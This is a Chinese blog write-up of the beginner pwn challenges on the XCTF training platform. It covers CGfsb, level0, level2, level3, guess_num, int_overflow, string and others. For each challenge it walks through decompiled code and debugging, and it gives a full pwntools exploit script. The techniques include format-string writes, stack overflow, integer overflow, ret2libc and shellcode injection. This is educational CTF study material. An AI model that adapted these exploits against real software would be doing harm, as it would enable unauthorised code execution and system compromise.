攻防世界闯关记录_pwn新手区

原创

b0ring 于 2019-10-02 14:48:47 发布 437 收藏 5
分类专栏： CTF_PWN
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/s1054436218/article/details/101917732
版权


CTF_PWN 专栏收录该内容
3 篇文章 0 订阅
订阅专栏

开个新坑，记录自己刷XCTF攻防世界的pwn题，因为刚入门吧，从新手篇开始练起。这次一边做题一边写笔记和writeup，巩固一下自己学到的东西。


get_shell

这道题我不太想写writeup……做过的人肯定明白

CGfsb

这道题其实是一道非常简单的格式化字符串题，凭借着自己对格式化字符串的记忆，以及大量动态调试，最后还是把这道题做出来了。记录一下自己调试的过程吧，随便找一篇格式化字符串的原理介绍（其实我没看，不过自称是春秋的应该不会太差）：
https://www.cnblogs.com/ichunqiu/p/9329387.html

先运行一下看看逻辑吧：



就是先让你输入一下名字和信息，然后它会再打印出来，我们可以看一下源码：

```
memset(&s, 0, 0x64u);
puts("please tell me your name:");
read(0, &buf, 0xAu);
puts("leave your message please:");
fgets(&s, 100, stdin);
printf("hello %s", &buf);
puts("your message is:");
printf(&s);
if ( pwnme == 8 )
{
  puts("you pwned me, here is your flag:\n");
  system("cat flag");
}
else
{
  puts("Thank you!");
}
```

标红处可以明显发现有一处格式化字符串漏洞，然后这道题的逻辑是把pwnme的内容修改为8，我们可以很容易想到（说这话心虚，其实动调了半天才想到，主要忘记格式化字符串怎么用了……）在输入名字的时候写pwnme的地址，然后在输入message时使用格式化字符串漏洞把pwnme修改掉。打开r2查看pwnme变量的地址（使用的命令是is）：

```
036 ---------- 0x00000000  LOCAL    FILE    0 fsb.c
037 ---------- 0x00000000  LOCAL    FILE    0 crtstuff.c
038 0x00000930 0x08048930  LOCAL     OBJ    0 __FRAME_END__
039 0x00000f10 0x08049f10  LOCAL     OBJ    0 __JCR_END__
040 ---------- 0x00000000  LOCAL    FILE    0
041 0x00000f0c 0x08049f0c  LOCAL  NOTYPE    0 __init_array_end
042 0x00000f14 0x08049f14  LOCAL     OBJ    0 _DYNAMIC
043 0x00000f08 0x08049f08  LOCAL  NOTYPE    0 __init_array_start
044 0x00001000 0x0804a000  LOCAL     OBJ    0 _GLOBAL_OFFSET_TABLE_
045 0x000007a0 0x080487a0 GLOBAL    FUNC    2 __libc_csu_fini
047 ---------- 0x0804a068 GLOBAL     OBJ    4 pwnme
050 0x00000500 0x08048500 GLOBAL    FUNC    4 __x86.get_pc_thunk.bx
051 0x00001030 0x0804a030   WEAK  NOTYPE    0 data_start
053 ---------- 0x0804a040 GLOBAL     OBJ    4 stderr@@GLIBC_2.0
055 ---------- 0x0804a038 GLOBAL  NOTYPE    0 _edata
056 0x000007a4 0x080487a4 GLOBAL    FUNC    0 _fini
058 0x00001030 0x0804a030 GLOBAL  NOTYPE    0 __data_start
```

随后使用gdb（安装了pwndbg插件）进行动态调试，先给0x80486d2地址打个断点：

```
pwndbg> b *0x80486d2
Breakpoint 1 at 0x80486d2
```

为什么给这个地址打断点呢？因为这个地址是printf执行完成后的第一个指令，我们在这个地方打断点，出来以后方便观察栈内存中的情况。运行一次程序，我们在name处输入test（就是为了测试message，现在name对我调试毫无意义），在message里输入%20s%1$n，看看栈里那个地方被改成了0x14（执行命令用r，我们输入完毕后会运行到断点处）：

```
00:0000| esp  0xffffcda0 —▸ 0xffffcdc8 ◂— '%20s%1$n\n'
01:0004|      0xffffcda4 —▸ 0xffffcdbe ◂— 0x14
02:0008|      0xffffcda8 —▸ 0xf7fa75c0 (_IO_2_1_stdin_) ◂— 0xfbad208b
03:000c|      0xffffcdac ◂— 0x1
04:0010|      0xffffcdb0 ◂— 0x0
05:0014|      0xffffcdb4 ◂— 0x1
06:0018|      0xffffcdb8 —▸ 0xf7ffd950 ◂— 0x0
07:001c|      0xffffcdbc ◂— 0x1400c2
```

看见栈中第二个位置所指向的地址内容被修改掉了。我们再运行一次，这次name输入的还是test(十六进制下的内容会变成：74657374a)
，message输入%20s%2$n（变成2$是为了不改掉test的值）：

```
pwndbg> stack 50
00:0000| esp  0xffffcda0 —▸ 0xffffcdc8 ◂— '%20s%2$n\n'
01:0004|      0xffffcda4 —▸ 0xffffcdbe ◂— 'test\n'
02:0008|      0xffffcda8 —▸ 0xf7fa75c0 (_IO_2_1_stdin_) ◂— 0x14
03:000c|      0xffffcdac ◂— 0x1
04:0010|      0xffffcdb0 ◂— 0x0
05:0014|      0xffffcdb4 ◂— 0x1
06:0018|      0xffffcdb8 —▸ 0xf7ffd950 ◂— 0x0
07:001c|      0xffffcdbc ◂— 0x657400c2
08:0020|      0xffffcdc0 ◂— 0xa7473 /* 'st\n' */
09:0024|      0xffffcdc4 ◂— 0x0
0a:0028| ebx  0xffffcdc8 ◂— '%20s%2$n\n'
0b:002c|      0xffffcdcc ◂— '%2$n\n'
0c:0030|      0xffffcdd0 ◂— 0xa /* '\n' */
0d:0034|      0xffffcdd4 ◂— 0x0
... ↓
23:008c| edi  0xffffce2c ◂— 0xf2ee6500
24:0090|      0xffffce30 —▸ 0xf7fe4520 ◂— push   ebp
25:0094|      0xffffce34 ◂— 0x0
26:0098|      0xffffce38 —▸ 0x804873b (__libc_csu_init+11) ◂— add    ebx, 0x1
27:009c|      0xffffce3c ◂— 0x0
28:00a0|      0xffffce40 —▸ 0xf7fa7000 ◂— 0x1d9d6c
... ↓
2a:00a8| ebp  0xffffce48 ◂— 0x0
2b:00ac|      0xffffce4c —▸ 0xf7de7b41 (__libc_start_main+241) ◂— add    esp,
2c:00b0|      0xffffce50 ◂— 0x1
2d:00b4|      0xffffce54 —▸ 0xffffcee4 —▸ 0xffffd0ae ◂— '/media/micheal/e7985
2e:00b8|      0xffffce58 —▸ 0xffffceec —▸ 0xffffd114 ◂— 'CLASSPATH=/media/mic
985681-d7b0-4eca-b6b7-a01e0ae1f9ce/software/java/jdk1.8.0_211/lib/ext'
2f:00bc|      0xffffce5c —▸ 0xffffce74 ◂— 0x0
30:00c0|      0xffffce60 ◂— 0x1
31:00c4|      0xffffce64 ◂— 0x0
```

由于test前两个字节是7465，我们可以看到有两个字节写到了0xffffcdbc处，所以在写入pwnme地址之前我们需要填充两个字节，确保0xffffcdc0处可以被写成pwnme的地址，这样使用%$8n可以写入到此位置（与esp之间的差值为4的倍数），写exp如下：

```
#encoding:utf-8 ''' @Author: b0ring @MySite: https://blog.b0ring.cf/ @Date: 2019-09-29 09:59:02
@Version: 1.0.0 ''' from pwn import * #p = process("CGfsb") p = remote("111.198.29.45",31983) payload_1
= "aa" + p32(pwnme_addr) p.sendlineafter("please tell me your name:\n",payload_1) payload_2 = "%8s%8$n"
p.sendlineafter("leave your message please:\n",payload_2) p.interactive()
```

when_did_you_born

这道题其实挺简单的，只不过……在做题过程中蠢了一下，浪费了不少时间。我们先使用IDA分析一下源程序：

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  __int64 result; // rax
  char v4; // [rsp+0h] [rbp-20h]
  unsigned int v5; // [rsp+8h] [rbp-18h]
  unsigned __int64 v6; // [rsp+18h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  puts("What's Your Birth?");
  __isoc99_scanf("%d", &v5);
  while ( getchar() != 10 )
    ;
  if ( v5 == 1926 )
  {
    puts("You Cannot Born In 1926!");
    result = 0LL;
  }
  else
  {
    puts("What's Your Name?");
    gets(&v4);
    printf("You Are Born In %d\n", v5);
    if ( v5 == 1926 )
    {
      puts("You Shall Have Flag.");
      system("cat flag");
    }
    else
    {
      puts("You Are Naive.");
      puts("You Speed One Second Here.");
    }
    result = 0LL;
```

首先程序的逻辑是这样的，你输入出生年份，一旦等于1926就会退出。然后让你填名字，输出你名字后再判断你是不是1926年出生，如果你是1926年出生就会给你flag。

最开始的时候看错了，以为v4（存储名字的变量）覆盖不到v5上，然后懵逼了很久（吃一堑长一智，以后不能犯这种错误了）。然后研究了半天怎么整数溢出啥的，随后实现想不到就看了别人的wp，发现真的是用v4覆盖v5，唉……exp如下：

```
#encoding:utf-8 ''' @Author: b0ring @MySite: https://blog.b0ring.cf/ @Date: 2019-09-29 09:59:02
@Version: 1.0.0 ''' from pwn import * #p = process("when_did_you_born") p =
remote("111.198.29.45",49187) p.sendlineafter("What's Your Birth?\n","1997") p.sendlineafter("What's
Your Name?\n","a"*8+p64(1926)) p.interactive()
```

hello_pwn

这道题也相当简单，脚本都不用写，但还是分析一下吧。用IDA看一下源码：

```
1  __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2  {
3    alarm(0x3Cu);
4    setbuf(stdout, 0LL);
5    puts("~~ welcome to ctf ~~      ");
6    puts("lets get helloworld for bof");
7    read(0, &unk_601068, 0x10uLL);
8    if ( dword_60106C == 'nuaa' )
9      sub_400686();
10   return 0LL;
11 }
```

就是你往unk_601068输入16个字符，它会判断dword_60106c（此地址比输入的地址高4位）是不是等于”nuaa”，如果等于就会给你flag。其实只要输入4个字符填充好0x601068，后四个字符就会覆盖掉0x60106c。这里要注意大端序小端序的问题，总之输入的内容是反过来的，最终payload为：

```
1234aaun
```

level0

这道题难度真的是level0，反正是最简单的栈溢出了，用IDA分析一下：

```
1  ssize_t vulnerable_function()
2  {
3    char buf; // [rsp+0h] [rbp-80h]
4
5    return read(0, &buf, 0x200uLL);
6  }
```

可以瞬间看到一个非常明显的栈溢出，偏移是0x80。而且它还给了利用函数：

```
1  int callsystem()
2  {
3    return system("/bin/sh");
4  }
```

所以直接利用就好，exp：

```
#encoding:utf-8 ''' @Author: b0ring @MySite: https://blog.b0ring.cf/ @Date: 2019-09-29 09:59:02
@Version: 1.0.0 ''' from pwn import * #p = process("./level0") p = remote("111.198.29.45",53314)
call_system_addr = 0x00400596 payload = 'a' * 136 payload += p64(call_system_addr)
p.sendlineafter("Hello, World\n",payload) p.interactive()
```

level2

用IDA先分析一下源码：

```
1 ssize_t vulnerable_function()
2 {
3   char buf; // [esp+0h] [ebp-88h]
4
5   system("echo Input:");
6   return read(0, &buf, 0x100u);
7 }
```

buf只有0x88的空间，可见此处明显会存在溢出。查看一下保护机制：

```
→  new checksec level2
[*] '/media/micheal/e7985681-d7b0-
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

没canary，我们查看一下有没有可以利用的函数和字符串吧：

```
[0x08048350]> iz
[Strings]
Num Paddr      Vaddr      Len Size Section  Type  String
000 0x00000540 0x08048540  11  12 (.rodata) ascii echo Input:
001 0x0000054c 0x0804854c  19  20 (.rodata) ascii echo 'Hello World!'
000 0x00001024 0x0804a024   7   8 (.data) ascii /bin/sh

[0x08048350]> afl
0x08048350    1 33           entry0
0x08048340    1 6            sym.imp.__libc_start_main
0x08048390    4 43           sym.deregister_tm_clones
0x080483c0    4 53           sym.register_tm_clones
0x08048400    3 30           entry.fini0
0x08048420    4 43   -> 40   entry.init0
0x08048520    1 2            sym.__libc_csu_fini
0x08048380    1 4            sym.__x86.get_pc_thunk.bx
0x08048524    1 20           sym._fini
0x0804844b    1 53           sym.vulnerable_function
0x08048320    1 6            sym.imp.system
0x08048310    1 6            sym.imp.read
0x080484c0    4 93           sym.__libc_csu_init
0x08048480    1 51           main
0x080482d4    3 35           sym._init
0x08048330    1 6            loc.imp.__gmon_start
```

可见system函数是程序自己会调用的，也有/bin/sh的字符串，直接利用就行，exp如下：

```
#encoding:utf-8 ''' @Author: b0ring @MySite: https://blog.b0ring.cf/ @Date: 2019-09-29 09:59:02
@Version: 1.0.0 ''' from pwn import * #p = process("level2") p = remote("111.198.29.45",40649) elf =
ELF("level2") bin_sh_addr = 0x0804a024 system_addr = elf.plt['system'] payload = 'a'*140 payload +=
p32(system_addr) + p32(1) + p32(bin_sh_addr) p.sendlineafter("Input:\n",payload) p.interactive()
```

guess_num

这是个很有意思的题目，似乎从某年的ctf出过一道骰子的逆向题以后大家都喜欢玩骰子，我本科出校ctf题的时候其实也喜欢玩骰子。废话不多说了，我们来分析一下源代码吧：

```
v10 = __readfsqword(0x28u);
setbuf(stdin, 0LL);
setbuf(stdout, 0LL);
v3 = stderr;
setbuf(stderr, 0LL);
v5 = 0;
v7 = 0;
*(_QWORD *)seed = sub_BB0(v3, 0LL);
puts("--------------------------------");
puts("Welcome to a guess number game!");
puts("--------------------------------");
puts("Please let me know your name!");
printf("Your name:");
gets(&v8);
srand(seed[0]);
for ( i = 0; i <= 9; ++i )
{
  v7 = rand() % 6 + 1;
  printf("-------------Turn:%d-------------\n", (unsigned int)(i + 1));
  printf("Please input your guess number:");
  __isoc99_scanf("%d", &v5);
  puts("---------------------------------");
  if ( v5 != v7 )
  {
    puts("GG!");
    exit(1);
  }
  puts("Success!");
}
sub_C3E();
```

可见程序大致的逻辑是：输入名字->丢10次骰子，丢错一次就会GG，如果十次都成功的话就可以拿到flag。其实有点儿更像逆向题了。不过我们此处可以利用输入名字时使用gets函数来覆盖掉seed的值，以操控种子来使随机数数列成为我们所可控的序列。关于name需要多长，我们可以观察堆栈空间：

```
FILE *v3; // rdi
int v5; // [rsp+4h] [rbp-3Ch]
int i; // [rsp+8h] [rbp-38h]
int v7; // [rsp+Ch] [rbp-34h]
char v8; // [rsp+10h] [rbp-30h]
unsigned int seed[2]; // [rsp+30h] [rbp-10h]
unsigned __int64 v10; // [rsp+38h] [rbp-8h]
```

大致需要0x3C-0x10的长度，也可能在真正运行时比我们预计的更长。由于此处偷懒没有使用动态调试，直接覆盖了60个重复的'a'，然后编写一个C语言程序，使用0x61616161作为种子来生成随机数列，源码如下：

```
#include <stdio.h> #include <stdlib.h> int main(){ char *a = "aaaaaaaa"; srand(0x61616161); for(int i=0;i<=9;i++){ int test = rand()%6 + 1; printf("%d\n",test); } return 0; }
```

查看随机生成的序列：

```
→  new ./a.out
5
6
4
6
6
2
3
6
2
2
```

然后照着这个顺序输入就可以了：

```
→  new ./guess_num
-------------------------------
Welcome to a guess number game!
-------------------------------
Please let me know your name!
Your name:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
-------------Turn:1-------------
Please input your guess number:5
---------------------------------
Success!
-------------Turn:2-------------
Please input your guess number:6
---------------------------------
Success!
-------------Turn:3-------------
Please input your guess number:4
---------------------------------
Success!
-------------Turn:4-------------
Please input your guess number:6
---------------------------------
Success!
```

int_overflow

这道题还是略微有点儿意思的。先让我们查看一下保护机制吧：

```
→  new checksec int_overflow
[*] '/media/micheal/e7985681-d7b0-4eca-b6b7-a
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

没有canary，比较容易进行栈溢出操作，来分析一下源码(直接把漏洞点贴出来吧)：

```
1  char *__cdecl check_passwd(char *s)
2  {
3    char *result; // eax
4    char dest; // [esp+4h] [ebp-14h]
5    unsigned __int8 v3; // [esp+Fh] [ebp-9h]
6
7    v3 = strlen(s);
8    if ( v3 <= 3u || v3 > 8u )
9    {
10     puts("Invalid Password");
11     result = (char *)fflush(stdout);
12   }
13   else
14   {
15     puts("Success");
16     fflush(stdout);
17     result = strcpy(&dest, s);
18   }
19   return result;
20 }
```

漏洞点在于此处这个验证密码的位置，首先程序会获取输入字符串的长度，并存于一个**int8类型的变量中，实际上，这个**int8变量最多可以存储256大小的数字。如果这个数字为257，那么在内存中查看的话其大小就变成了257-256=1。也就是说，我们输入一个长度为256+4~256+8长度之内的字符串，就可以溢出s，来进行ROP操作。exp如下：

```
#encoding:utf-8 ''' @Author: b0ring @MySite: https://blog.b0ring.cf/ @Date: 2019-09-29 09:59:02
@Version: 1.0.0 ''' from pwn import * shell_addr = 0x0804868b #p = process("./int_overflow") p =
remote("111.198.29.45",34095) payload = 0x14*'a' + 4*'a' + p32(shell_addr) + (256-0x14-4-4)*'a' + 4*'a'
p.sendlineafter("Your choice:","1") p.sendlineafter("Please input your username:\n","test")
p.sendlineafter("Please input your passwd:\n",payload) p.interactive()
```

cgpwn2

这是一道很基本的栈溢出题目，分析一下源码吧：

```
puts("please tell me your name");
fgets(name, 50, stdin);
puts("hello,you can leave some message here:");
return gets(&s);
```

漏洞点就在此处，name是使用堆进行存储的，而message是使用栈中的s字符串来存储的，使用了不安全的gets函数，我们直接把返回地址覆盖成system，然后参数调用name，再在name中输入我们想执行的命令就行了,exp如下：

```
#encoding:utf-8 ''' @Author: b0ring @MySite: https://blog.b0ring.cf/ @Date: 2019-09-29 09:59:02
@Version: 1.0.0 ''' from pwn import * #p = process("cgpwn2") p = remote("111.198.29.45",50695) elf =
ELF("cgpwn2") name = "/bin/sh" system_addr = elf.plt["system"] name_addr = 0x0804A080 message = "a" *
42 + p32(system_addr) + p32(0) + p32(name_addr) p.sendlineafter("please tell me your name\n",name)
p.sendlineafter("hello,you can leave some message here:",message) p.interactive()
```

string

这道题相当相当有意思，作为菜鸡一枚，没有查wp的情况下做了得有两个多小时才做出来。可能是新手区里最有意思的一道题目了，因此打算详细讲讲，我们想从入口处分析一下源码吧：

```
setbuf(stdout, 0LL);
alarm(0x3Cu);
sub_400996(60LL, 0LL);
v3 = malloc(8uLL);
v4 = (__int64)v3;
*v3 = 68;
v3[1] = 85;
puts("we are wizard, we will give you hand, you can not defeat dragon by yourself ...");
puts("we will tell you two secret ...");
printf("secret[0] is %x\n", v4, a2);
printf("secret[1] is %x\n", v4 + 4);
puts("do not tell anyone ");
sub_400D72(v4);
puts("The End.....Really?");
return 0LL;
```

此处我刚开始没有摸到头脑，仔细看会发现，v3首先申请了8大小的内存空间，然后在前4个空间中存放了数字68，在后四个空间中存放了数字85。而v4中存放的是v3的内容，并不是68、和85两个数字，而是存放这两个数字的内存空间的地址。在后面会很有用。

接下来让我们分析一下0x400D72处这个函数：

```
1  unsigned __int64 __fastcall sub_400D72(__int64 a1)
2  {
3    char s; // [rsp+10h] [rbp-20h]
4    unsigned __int64 v3; // [rsp+28h] [rbp-8h]
5
6    v3 = __readfsqword(0x28u);
7    puts("What should your character's name be:");
8    _isoc99_scanf("%s", &s);
9    if ( strlen(&s) <= 0xC )
10   {
11     puts("Creating a new player.");
12     sub_400A7D("Creating a new player.");
13     sub_400BB9();
14     sub_400CA6(a1);
15   }
16   else
17   {
18     puts("Hei! What's up!");
19   }
20   return __readfsqword(0x28u) ^ v3;
21 }
```

这里使用了scanf(“%s”)来进行读取操作，看似是危险函数，然而由于对字符串长度进行了检验并且开启了canary，实际上是无法利用的。想利用还得继续看其调用的其他函数：

```
unsigned __int64 sub_400A7D()
{
  char s1; // [rsp+0h] [rbp-10h]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts(" This is a famous but quite unusual inn. The air is fresh and the");
  puts("marble-tiled ground is clean. Few rowdy guests can be seen, and t");
  puts("furniture looks undamaged by brawls, which are very common in other pubs .");
  puts("all around the world. The decoration looks extremely valuable and would fit");
  puts("into a palace, but in this city it's quite ordinary. In the middle of the");
  puts("room are velvet covered chairs and benches, which surround large oaken");
  puts("tables. A large sign is fixed to the northern wall behind a wooden bar. In");
  puts("one corner you notice a fireplace.");
  puts("There are two obvious exits: east, up.");
  puts("But strange thing is ,no one there.");
  puts("So, where you will go?east or up?:");
  while ( 1 )
  {
    _isoc99_scanf("%s", &s1);
    if ( !strcmp(&s1, "east") || !strcmp(&s1, "east") )
      break;
    puts("hei! I'm secious!");
    puts("So, where you will go?:");
  }
  if ( strcmp(&s1, "east") )
  {
    if ( !strcmp(&s1, "up") )
      sub_4009DD(&s1, "up");
    puts("YOU KNOW WHAT YOU DO?");
    exit(0);
  }
  return __readfsqword(0x28u) ^ v2;
}
```

s: char[]

反正第一次就得输入east了，没得选。在接着看sub_400BB9这个函数：

```
unsigned __int64 sub_400BB9()
{
  int v1; // [rsp+4h] [rbp-7Ch]
  __int64 v2; // [rsp+8h] [rbp-78h]
  char format; // [rsp+10h] [rbp-70h]
  unsigned __int64 v4; // [rsp+78h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  v2 = 0LL;
  puts("You travel a short distance east.That's odd, anyone disappear suddenly");
  puts(", what happend?! You just travel , and find another hole");
  puts("You recall, a big black hole will suckk you into it! Know what should you do?");
  puts("go into there(1), or leave(0)?:");
  _isoc99_scanf("%d", &v1);
  if ( v1 == 1 )
  {
    puts("A voice heard in your mind");
    puts("'Give me an address'");
    _isoc99_scanf("%ld", &v2);
    puts("And, you wish is:");
    _isoc99_scanf("%s", &format);
    puts("Your wish is");
    printf(&format, &format);
    puts("I hear it, I hear it....");
  }
  return __readfsqword(0x28u) ^ v4;
}
```

这个地方选1的话会写入一个地址，然后第二个输入点存在格式化字符串漏洞，我们可以对某空间进行任意写操作。我们可以记住此处。然后再接着看第三个调用的函数：

```
unsigned __int64 __fastcall sub_400CA6(_DWORD *a1)
{
  void *v1; // rsi
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("Ahu!!!!!!!!!!!!!!!!A Dragon has appeared!!");
  puts("Dragon say: HaHa! you were supposed to have a normal");
  puts("RPG game, but I have changed it! you have no weapon and ");
  puts("skill! you could not defeat me !");
  puts("That's sound terrible! you meet final boss!but you level is ONE!");
  if ( *a1 == a1[1] )
  {
    puts("Wizard: I will help you! USE YOU SPELL");
    v1 = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);
    read(0, v1, 0x100uLL);
    ((void (__fastcall *)(_QWORD, void *))v1)(0LL, v1);
  }
  return __readfsqword(0x28u) ^ v3;
}
```

其中a1存放的是v3的地址，就是我们v3申请的内存大小为8的内存空间。理顺思路，这里如果我们可以使这8内存的空间中的前四个字节和后四个字节相等，就可以打shellcode。于是我们可以理顺思路，在最开始时拿到两个4字节的地址->v3[0]和v3[1]的地址，然后在之后的函数中将其中一个修改成和另一个相同->再在此处打shellcode。exp如下：

```
#encoding:utf-8 ''' @Author: b0ring @MySite: https://blog.b0ring.cf/ @Date: 2019-09-29 09:59:02
@Version: 1.0.0 ''' from pwn import * context.terminal = ['deepin-terminal','-x','sh','-c']
context(arch='amd64', os='linux') #p = process("./string") #gdb.attach(proc.pidof(p)[0]) p =
remote("111.198.29.45",42101) print p.recvuntil("secret[0] is ") after_content = p.recvuntil("What
should your character's name be:\n") print after_content secret_addr = int(after_content.split('\n')
[0],16) p.sendline("test") addr_wanted = str(secret_addr) shellcode = asm(shellcraft.sh()) print("[*]
addr_wanted:",addr_wanted) print p.sendlineafter("So, where you will go?east or up?:\n","east") print
p.sendlineafter("go into there(1), or leave(0)?:","1") print p.sendlineafter("'Give me an
address'\n",addr_wanted) print p.sendlineafter("And, you wish is:\n","%85s%7$n") print
p.recvuntil("Wizard: I will help you! USE YOU SPELL\n") p.sendline(shellcode) #print
p.sendlineafter("Wizard: I will help you! USE YOU SPELL\n",shellcode) p.interactive()
```

level3


先来看看保护机制吧：

```
→  level3_folder checksec level3
[*] '/media/micheal/e7985681-d7b0-4eca-b6
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

这里没有canary保护，猜测其存在一个比较好利用的栈溢出漏洞。我们分析一下源代码：

```
1 ssize_t vulnerable_function()
2 {
3   char buf; // [esp+0h] [ebp-88h]
4
5   write(1, "Input:\n", 7u);
6   return read(0, &buf, 0x100u);
7 }
```

这里的栈溢出漏洞相当明显，接下来就是思考如何制造rop了。



这个函数既没有system函数，也没有是/bin/sh字符串，不过它使用了write函数，我们可以很方便的泄露一些敏感的地址信息。然后使用题目所给的libc文件计算偏移，再输出了write函数地址后，减去libc中write函数的地址来计算基址，再加上/bin/sh的偏移和system函数的偏移，就可以计算出我们需要的两个关键内容了。然后在rop中返回到vul_func再调用system函数。具体利用的exp如下：

```
#encoding:utf-8 ''' @Author: b0ring @MySite: https://blog.b0ring.cf/ @Date: 2019-09-29 09:59:02
@Version: 1.0.0 ''' from pwn import * #p = process("./level3") p = remote("111.198.29.45",31892) elf =
ELF("./level3") libc = ELF("libc_32.so.6") write_plt = elf.plt["write"] write_got = elf.got["write"]
write_offset = libc.symbols["write"] system_offset = libc.symbols["system"] bin_sh_offset =
libc.search("/bin/sh").next() vul_addr = 0x0804844B payload = 140*'a' payload += p32(write_plt) +
p32(vul_addr) + p32(1) + p32(write_got) + p32(4) start_content = p.recvuntil("Input:\n") print
start_content p.sendline(payload) output = p.recvuntil("Input:\n") print output write_addr =
u32(output[:4]) print "[*] write_addr:",hex(write_addr) system_addr = write_addr - write_offset +
system_offset bin_sh_addr = write_addr - write_offset + bin_sh_offset print "[*]
system_addr:",hex(system_addr) print "[*] bin_sh_addr:",hex(bin_sh_addr) payload = 140*'a' payload +=
p32(system_addr) + p32(vul_addr) + p32(bin_sh_addr) p.sendline(payload) p.interactive()
```

结语

其实新手区已经刷完一段时间了，感觉难度还好吧，基本没有很难得题目，但是非常适合新手入门做。还是学会了一些东西，比方说看到某函数就大概反应可能会怎么利用，练习了动态调试之类的。没有白付出时间吧。遗憾是还没做到堆入门的题目，期待接下来的高手区练习（已经做了几道题了，还是没碰到堆的）。